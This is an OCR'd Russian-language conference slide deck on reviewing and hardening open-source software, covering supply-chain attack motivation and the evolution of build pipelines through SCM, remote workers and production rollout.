

Open Source AppSec Review: как сделать приемку, внедрение и харденинг Open Source-решения

Лев Хакимов

K8S Security Lead



$whoami



Лев Хакимов

- Lead направления безопасности K8s в MTC Web Services
- DevOps
- Организатор VrnCTF, CentralCTF, Кубок CTF
- Преподаю в ИТМО

Почему эта тема важна?

- Open Source стал неотъемлемой частью нашей жизни, а иногда и безальтернативным вариантом

Почему эта тема важна?

- Open Source стал неотъемлемой частью нашей жизни, а иногда и безальтернативным вариантом
- В то же время это привлекло большее внимание злоумышленников

Почему эта тема важна?

- Open Source стал неотъемлемой частью нашей жизни, а иногда и безальтернативным вариантом
- В то же время это привлекло большее внимание злоумышленников
- Начались постоянные атаки, в т.ч. на авторов Open Source-пакетов

Почему эта тема важна?


- Open Source стал неотъемлемой частью нашей жизни, а иногда и безальтернативным вариантом
- В то же время это привлекло большее внимание злоумышленников
- Начались постоянные атаки, в т.ч. на авторов Open Source-пакетов
- Как не оступиться, используя Open Source?

Почему эта тема важна?


- Open Source стал неотъемлемой частью нашей жизни, а иногда и безальтернативным вариантом
- В то же время это привлекло большее внимание злоумышленников
- Начались постоянные атаки, в т.ч. на авторов Open Source-пакетов
- Как не оступиться, используя Open Source?

В рамках этого краш-курса мы разберемся, где стоит подстраховаться


Как работали раньше?




Как работали раньше?




Как работали раньше?




Какие проблемы?




Появились SCM




Код отправляется на воркер-ноду




Сборка происходит удаленно




Результат выкатывается в prod



